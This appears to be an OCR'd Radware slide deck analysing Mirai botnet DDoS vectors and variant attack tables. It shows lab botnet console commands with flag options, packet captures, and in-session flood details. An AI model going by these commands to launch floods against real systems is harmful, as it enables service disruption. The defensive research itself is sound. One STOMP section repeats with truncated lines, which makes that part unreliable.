
The device floods its recursive DNS server with A-record lookups for $STRING.domain.com:

```
11:10:43.697367 IP 192.168.3.114.34569 > 192.168.3.4.53: 11725+ A? t0b18p0cdblw.example.com. (45)
11:10:43.698271 IP 192.168.3.112.41054 > 192.168.3.4.53: 18327+ A? h5rjw6dgfaat.example.com. (45)
11:10:43.698885 IP 192.168.3.115.57475 > 192.168.3.4.53: 951+ A? j4nntpv8fvtq.example.com. (45)
11:10:43.700153 IP 192.168.3.115.62723 > 192.168.3.4.53: 52021+ A? vbulfqmk4mr8.example.com. (45)
11:10:43.700775 IP 192.168.3.114.37722 > 192.168.3.4.53: 21143+ A? 8bc36jfnl0jg.example.com. (45)
11:10:43.701182 IP 192.168.3.113.14438 > 192.168.3.4.53: 65156+ A? pofmdmft5bej.example.com. (45)
```

Recursive server doesn’t have this cached, so it forwards the lookup request to the authoritative name server for the domain:

```
11:09:47.241041 IP 192.168.3.4.57781 > 192.168.2.53.53: 63948+% [1au] A? qp17vht88mgj.example.com. (56)
11:09:47.241168 IP 192.168.3.4.49960 > 192.168.2.53.53: 5832+% [1au] A? 56j7gru4r368.example.com. (56)
11:09:47.241553 IP 192.168.3.4.51086 > 192.168.2.53.53: 54527+% [1au] A? lkark163wqlo.example.com. (56)
11:09:47.241762 IP 192.168.3.4.34301 > 192.168.2.53.53: 37060+% [1au] A? dlg5uwouw7lb.example.com. (56)
11:09:47.241998 IP 192.168.3.4.51425 > 192.168.2.53.53: 13561+% [1au] A? 8prf8ffbt7qh.example.com. (56)
11:09:47.242219 IP 192.168.3.4.38028 > 192.168.2.53.53: 57721+% [1au] A? oeinrrct1bc5.example.com. (56)
```

DNS Attack Topology



VSE: Valve Source Engine Flood

Characteristics

- **Protocol:** UDP
- **Bandwidth Profile:** Moderate BPS, High PPS
- **Packet Size:** Small (67 bytes)
- **Threat Ranking:** 9
- **Notes:** Built to target Valve-based game platforms. However, it is a very high PPS attack that could be used on other targets

```
mirai-user@botnet# vse 192.168.3.11 120 ?
List of flags key=val seperated by spaces. Valid flags for this method are

tos: TOS field value in IP header, default is 0
ident: ID field value in IP header, default is random
ttl: TTL field in IP header, default is 255
df: Set the Dont-Fragment bit in IP header, default is 0 (no)
sport: Source port, default is random
dport: Destination port, default is random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
mirai-user@botnet#
```

VSE Background

Valve servers listen for clients on UDP/27015

```
$ netstat -ln | grep 27015
tcp        0      0 127.0.1.1:27015         0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:27015           0.0.0.0:*
$
```

New players wanting to connect to the server will do so on UDP/27015

```
21:12:47.027872 IP 192.168.1.252.60814 > 192.168.3.11.27015: UDP, length 25
21:12:47.028006 IP 192.168.1.252.60815 > 192.168.3.11.27015: UDP, length 25
21:12:47.028019 IP 192.168.1.252.60816 > 192.168.3.11.27015: UDP, length 25
21:12:47.028028 IP 192.168.1.252.60817 > 192.168.3.11.27015: UDP, length 25
```

STOMP: TCP Stomp Flood

Characteristics

- **Protocol:** TCP
- **Bandwidth Profile:** High BPS (highest of all Pi bot attacks), Low PPS
- **Packet Size:** Largest of all Mirai vectors (822 bytes)
- **Threat Ranking:** 8

```
mirai-user@botnet# stomp 192.168.3.10 120 dport=80 ?
List of flags key=val seperated by spaces. Valid flags for this method are

len: Size of packet data, default is 512 bytes
rand: Randomize packet data content, default is 1 (yes)
tos: TOS field value in IP header, default is 0
ident: ID field value in IP header, default is random
ttl: TTL field in IP header, default is 255
df: Set the Dont-Fragment bit in IP header, default is 0 (no)
dport: Destination port, default is random
urg: Set the URG bit in IP header, default is 0 (no)
ack: Set the ACK bit in IP header, default is 0 (no) except for ACK flood
psh: Set the PSH bit in IP header, default is 0 (no)
rst: Set the RST bit in IP header, default is 0 (no)
syn: Set the ACK bit in IP header, default is 0 (no) except for SYN flood
fin: Set the FIN bit in IP header, default is 0 (no)

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
mirai-user@botnet#
```

- **Notes:** Supposed to be an in-session attack. Default behavior creates an out-of-state condition.
- Very high BPS attack that can threaten upstream capacity

STOMP Attack

Three-way handshake between 192.168.3.111 (attacker) and 192.168.3.10 (target):

```
20:21:50.255975 IP 192.168.3.111.50114 > 192.168.3.10.80: Flags [S], seq 1984590386, win 29200, options [mss 1460,sackOK,TS val 17639602 ecr 0,nop,wscale 7], length 0

20:21:50.256113 IP 192.168.3.10.80 > 192.168.3.111.50114: Flags [S.], seq 518524438, ack 1984590387, win 28960, options [mss 1460,sackOK,TS val 17639394 ecr 17639602,nop,wscale 7], length 0

20:21:50.256763 IP 192.168.3.111.50114 > 192.168.3.10.80: Flags [.], ack 1, win 229, options [nop,nop,TS val 17639602 ecr 17639394], length 0
```

The very next packet in the transaction is the attacker trying to send a PSH+ACK flood to the target:

```
20:21:50.257249 IP 192.168.3.111.40933 > 192.168.3.10.80: Flags [P.], seq 2481258496:2481259252, ack 467992576, win 42962, options [[bad opt]

20:21:50.257304 IP 192.168.3.10.80 > 192.168.3.111.40933: Flags [R], seq 467992576, win 0, length 0

20:21:50.257497 IP 192.168.3.111.40933 > 192.168.3.10.80: Flags [P.], seq 65536:66292, ack 1, win 42962, options [[bad opt]

20:21:50.257536 IP 192.168.3.10.80 > 192.168.3.111.40933: Flags [R], seq 467992576, win 0, length 0

20:21:50.257631 IP 192.168.3.111.40933 > 192.168.3.10.80: Flags [P.], seq 131072:131828, ack 1, win 42962, options [[bad opt]
```

STOMP Attack

Three-way handshake between 192.168.3.111 (attacker) and 192.168.3.10 (target):

```
20:21:50.255975 IP 192.168.3.111.50114 > 192.168.3.10.80: Flags [S], seq 1984590386, win 29200, options [mss
1460,sackOK,TS val 17639602 ecr 0,nop,wscale 7], length 0

20:21:50.256113 IP 192.168.3.10.80 > 192.168.3.111.50114: Flags [S.], seq 518524438, ack 1984590387, win 28960,
options [mss 1460,sackOK,TS val 17639394 ecr 17639602,nop,wscal

20:21:50.256763 IP 192.168.3.111.50114 > 192.168.3.10.80: Flag
17639602 ecr 17639394], length 0
```

The very next packet in the transaction is the attac
the target:

```
20:21:50.257249 IP 192.168.3.111.40933 > 192.168.3.10.80: Flag
win 42962, options [[bad opt]

20:21:50.257304 IP 192.168.3.10.80 > 192.168.3.111.40933: Flags [R], seq 467992576, win 0, length 0

20:21:50.257497 IP 192.168.3.111.40933 > 192.168.3.10.80: Flags [P.], seq 65536:66292, ack 1, win 42962,
options [[bad opt]

20:21:50.257536 IP 192.168.3.10.80 > 192.168.3.111.40933: Flags [R], seq 467992576, win 0, length 0

20:21:50.257631 IP 192.168.3.111.40933 > 192.168.3.10.80: Flags [P.], seq 131072:131828, ack 1, win 42962,
options [[bad opt]
```

The source port of the ACK flood has changed, creating an Out-Of-State condition

GREETH: GRE Ethernet Flood

Characteristics

- **Protocol:** GRE
- **Bandwidth Profile:** High BPS, Medium PPS
- **Packet Size:** Medium (592 bytes)
- **Threat Ranking:** 7

```
mirai-user@botnet# greeth 192.168.3.10 120 ?
List of flags key=val seperated by spaces. Valid flags for this method are

len: Size of packet data, default is 512 bytes
rand: Randomize packet data content, default is 1 (yes)
tos: TOS field value in IP header, default is 0
ident: ID field value in IP header, default is random
ttl: TTL field in IP header, default is 255
df: Set the Dont-Fragment bit in IP header, default is 0 (no)
sport: Source port, default is random
dport: Destination port, default is random
gcip: Set internal IP to destination ip, default is 0 (no)
source: Source IP address, 255.255.255.255 for random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
mirai-user@botnet#
mirai-user@botnet# greeth 192.168.3.10 120
```

- **Notes:** Payload is Layer 2 Ethernet frames (Transparent Ethernet Bridging) with random SRC/DST MACs
- Inner payload is a UDP packet with random SRC/DST IPs (DST can be specified)
- Remember that GRE is its own protocol (like TCP and UDP) if you are blocking on a device

GREIP: GRE IP Flood

Characteristics

- **Protocol:** GRE
- **Bandwidth Profile:** High BPS, Medium PPS
- **Packet Size:** Medium (578 bytes)
- **Threat Ranking:** 6

```
mirai-user@botnet# greip 192.168.3.10 120 ?
List of flags key=val seperated by spaces. Valid flags for this method are

len: Size of packet data, default is 512 bytes
rand: Randomize packet data content, default is 1 (yes)
tos: TOS field value in IP header, default is 0
ident: ID field value in IP header, default is random
ttl: TTL field in IP header, default is 255
df: Set the Dont-Fragment bit in IP header, default is 0 (no)
sport: Source port, default is random
dport: Destination port, default is random
gcip: Set internal IP to destination ip, default is 0 (no)
source: Source IP address, 255.255.255.255 for random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
mirai-user@botnet#
```

- **Notes:** Payload is a randomized UDP packet encapsulated in GRE
- Slightly lower BPS than GREETH because packet is smaller (but higher PPS)
- Remember that GRE is its own protocol (like TCP and UDP) if you are blocking on a device

HTTP: HTTP Flood

Characteristics

- **Protocol:** TCP (HTTP)
- **Bandwidth Profile:** Low BPS, Low PPS
- **Packet Size:** Medium-Small (373 bytes)
- **Threat Ranking:** 1

```
mirai-user@botnet# http 192.168.3.10 120 ?
List of flags key=val seperated by spaces. Valid flags for this method are

domain: Domain name to attack
dport: Destination port, default is random
method: HTTP method name, default is get
postdata: POST data, default is empty/none
path: HTTP path, default is /
conns: Number of connections

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
mirai-user@botnet# http 192.168.3.10 120 domain=example.com
```

- **Notes:** Incredibly versatile for specifically-crafted HTTP attacks
- Designed to exhaust server resources
- High amplification factor (22x amplification on GET / for default landing page)
- Console says DST port is random, but this is inaccurate – it's TCP/80

HTTP Attack in Tcpdump

With the default syntax, the attack traffic looks like this (just like normal web traffic)

```
16:36:01.971487 IP 192.168.3.111.39122 > 192.168.3.10.80: Flags [.], ack 22024, win 591, options
        [nop,nop,TS val 50329769 ecr 50327193], length 0

16:36:01.971536 IP 192.168.3.113.58454 > 192.168.3.10.80: Flags [P.], seq 1:302, ack 1, win 229,
        options [nop,nop,TS val 50329466 ecr 50327192], length 301: HTTP: GET / HTTP/1.1

16:36:01.971682 IP 192.168.3.10.80 > 192.168.3.113.58454: Flags [.], ack 302, win 235, options
        [nop,nop,TS val 50327193 ecr 50329466], length 0

16:36:01.972483 IP 192.168.3.10.80 > 192.168.3.113.58454: Flags [.], seq 1:1449, ack 302, win 235,
        options [nop,nop,TS val 50327193 ecr 50329466], length 1448: HTTP: HTTP/1.1 200 OK

16:36:01.972504 IP 192.168.3.10.80 > 192.168.3.113.58454: Flags [.], seq 1449:2897, ack 302, win
        235, options [nop,nop,TS val 50327193 ecr 50329466], length 1448: HTTP

16:36:01.972565 IP 192.168.3.10.80 > 192.168.3.113.58454: Flags [.], seq 2897:4345, ack 302, win
        235, options [nop,nop,TS val 50327193 ecr 50329466], length 1448: HTTP

16:36:01.972581 IP 192.168.3.10.80 > 192.168.3.113.58454: Flags [.], seq 4345:5793, ack 302, win
        235, options [nop,nop,TS val 50327193 ecr 50329466], length 1448: HTTP
```


HTTP: Other Interesting Notes

HTTP User Agents

Atom

```
/* User agent strings */
#define TABLE_HTTP_ONE      47  /* "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36" */
#define TABLE_HTTP_TWO      48  /* "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36" */
#define TABLE_HTTP_THREE    49  /* "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36" */
#define TABLE_HTTP_FOUR     50  /* "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36" */
#define TABLE_HTTP_FIVE     51  /* "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko) Version/9.1.2 Safari/601.7.7" */
```

Impact of an HTTP DELETE attack on target from five Pis



Observium CE

Attacks in Mirai Variants

Masuta and DaddysMirai Botnet Attack Table

Masuta

```
#define ATK_VEC_UDP 0
#define ATK_VEC_VSE 1
#define ATK_VEC_DNS 2
#define ATK_VEC_SYN 3
#define ATK_VEC_ACK 4
#define ATK_VEC_STOMP 5
#define ATK_VEC_GREIP 6
#define ATK_VEC_GREETH 7
#define ATK_VEC_UDP_PLAIN 8
```

DaddysMirai

```
29
30  #define ATK_VEC_UDP 0
31  #define ATK_VEC_VSE 1
32  #define ATK_VEC_DNS 2
33  #define ATK_VEC_SYN 3
34  #define ATK_VEC_ACK 4
35  #define ATK_VEC_STOMP 5
36  #define ATK_VEC_GREIP 6
37  #define ATK_VEC_GREETH 7
38  #define ATK_VEC_UDP_PLAIN 8
39
```

Both include original Mirai vectors but remove the HTTP attack

Orion Botnet Attack Table

```
#define ATK_VEC_UDP        0  /* Straight up UDP flood */
#define ATK_VEC_VSE        1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS        2  /* DNS water torture */
#define ATK_VEC_SYN        3  /* SYN flood with options */
#define ATK_VEC_ACK        4  /* ACK flood */
#define ATK_VEC_STOMP      5  /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP      6  /* GRE IP flood */
#define ATK_VEC_GREETH     7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY      8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN  9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP       10 /* HTTP layer 7 flood */
```

Orion is an exact copy of the original Mirai attack table (and just like Mirai, has abandoned the PROXY attack).

Owari Botnet Attack Table

```
#define ATK_VEC_UDP        0
#define ATK_VEC_VSE        1
#define ATK_VEC_DNS        2
#define ATK_VEC_SYN        3
#define ATK_VEC_ACK        4
#define ATK_VEC_STOMP      5
#define ATK_VEC_GREIP      6
#define ATK_VEC_GREETH     7
#define ATK_VEC_UDP_PLAIN  8
#define ATK_VEC_STD        9
#define ATK_VEC_XMAS      10
```

Owari also removed the HTTP attack,

but **added STD and XMAS**

Owari STD: A Variant UDP Flood

Characteristics

- **Protocol:** UDP
- **Bandwidth Profile:** High BPS, Medium PPS
- **Packet Size:** Large (1024 bytes)
- **Threat Ranking:** Not calculated but same profile as Mirai's UDPPLAIN if packet length is set
- **Notes:** A replica of the Mirai UDPPLAIN attack, except that it defaults to a packet length of 1024 bytes instead of 512 bytes
- Console incorrectly states 512-byte default packet length

```
~> std 192.168.3.10 10 ?
List of flags key=val seperated by spaces. Valid flags for this method are

len: Size of packet data, default is 512 bytes
sport: Source port, default is random
dport: Destination port, default is random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
~>
```

Owari XMAS: An In-Session Christmas Tree Attack

Characteristics

- **Protocol:** TCP
- **Bandwidth Profile:** High BPS, Low PPS
- **Packet Size:** Large (822 bytes)
- **Threat Ranking:** Not calculated but similar throughput profile as Mirai's STOMP attack

```
~> xmas 192.168.3.10 120 ?
List of flags key=val seperated by spaces. Valid flags for this method are

len: Size of packet data, default is 512 bytes
sport: Source port, default is random
dport: Destination port, default is random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
~>
```

- **Notes:** Sets invalid TCP flag combinations, creating malformed packets
- Small error in code, causing the wrong attack to be launched (fixed for testing)
- In-session attack, exploiting the three-way handshake in TCP
- Lab IoT bots that would crash under Mirai would not crash under Owari

Owari XMAS Attack

All TCP flags (except experimental ECN-nonce) are activated:

```
Flags: 0x8ff (FIN, SYN, RST, PSH, ACK, URG, ECN, CWR, Reserved)
  100. .... .... = Reserved: Set
  ...0 .... .... = Nonce: Not set
  .... 1... .... = Congestion Window Reduced (CWR): Set
  .... .1.. .... = ECN-Echo: Set
  .... ..1. .... = Urgent: Set
  .... ...1 .... = Acknowledgment: Set
  .... .... 1... = Push: Set
> .... .... .1.. = Reset: Set
> .... .... ..1. = Syn: Set
> .... .... ...1 = Fin: Set
  [TCP Flags: R···CEUAPRSF]
```

XMAS is an in-session attack, requiring 3-way handshake:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.3.101	192.168.3.10	TCP	74	41289 → 80 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=4228545 TSecr=0 WS=4
2	0.000482	192.168.3.10	192.168.3.101	TCP	74	80 → 41289 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=170240211
3	0.001503	192.168.3.101	192.168.3.10	TCP	66	41289 → 80 [ACK] Seq=1 Ack=1 Win=14600 Len=0 TSval=4228546 TSecr=170240211
4	0.006902	192.168.3.101	192.168.3.10	TCP	822	65023 → 80 [FIN, SYN, RST, PSH, ACK, URG, ECN, CWR, Reserved] Seq=0 Ack=1 Win=32263 Urg
5	0.007031	192.168.3.101	192.168.3.10	TCP	822	[TCP Port numbers reused] 65023 → 80 [FIN, SYN, RST, PSH, ACK, URG, ECN, CWR, Reserved]
6	0.007140	192.168.3.101	192.168.3.10	TCP	822	[TCP Port numbers reused] 65023 → 80 [FIN, SYN, RST, PSH, ACK, URG, ECN, CWR, Reserved]
7	0.007242	192.168.3.101	192.168.3.10	TCP	822	[TCP Port numbers reused] 65023 → 80 [FIN, SYN, RST, PSH, ACK, URG, ECN, CWR, Reserved]
8	0.007340	192.168.3.101	192.168.3.10	TCP	822	[TCP Port numbers reused] 65023 → 80 [FIN, SYN, RST, PSH, ACK, URG, ECN, CWR, Reserved]
9	0.007438	192.168.3.101	192.168.3.10	TCP	822	[TCP Port numbers reused] 65023 → 80 [FIN, SYN, RST, PSH, ACK, URG, ECN, CWR, Reserved]

Looking Forward

Defense and Onward

- Mirai has forever changed the security threat landscape
- It is important to understand the capabilities of Mirai and other IoT botnets so that your organization can truly comprehend the threat
- Manually reacting to these attacks is not viable, especially in a prolonged campaign
- Effectively fighting these attacks requires specialized solutions, including behavioral technologies that can identify the threats posed by Mirai and other IoT botnets

radware

Thank You

radware.com
security.radware.com
@CarlHerberger
Carl.Herberger@radware.com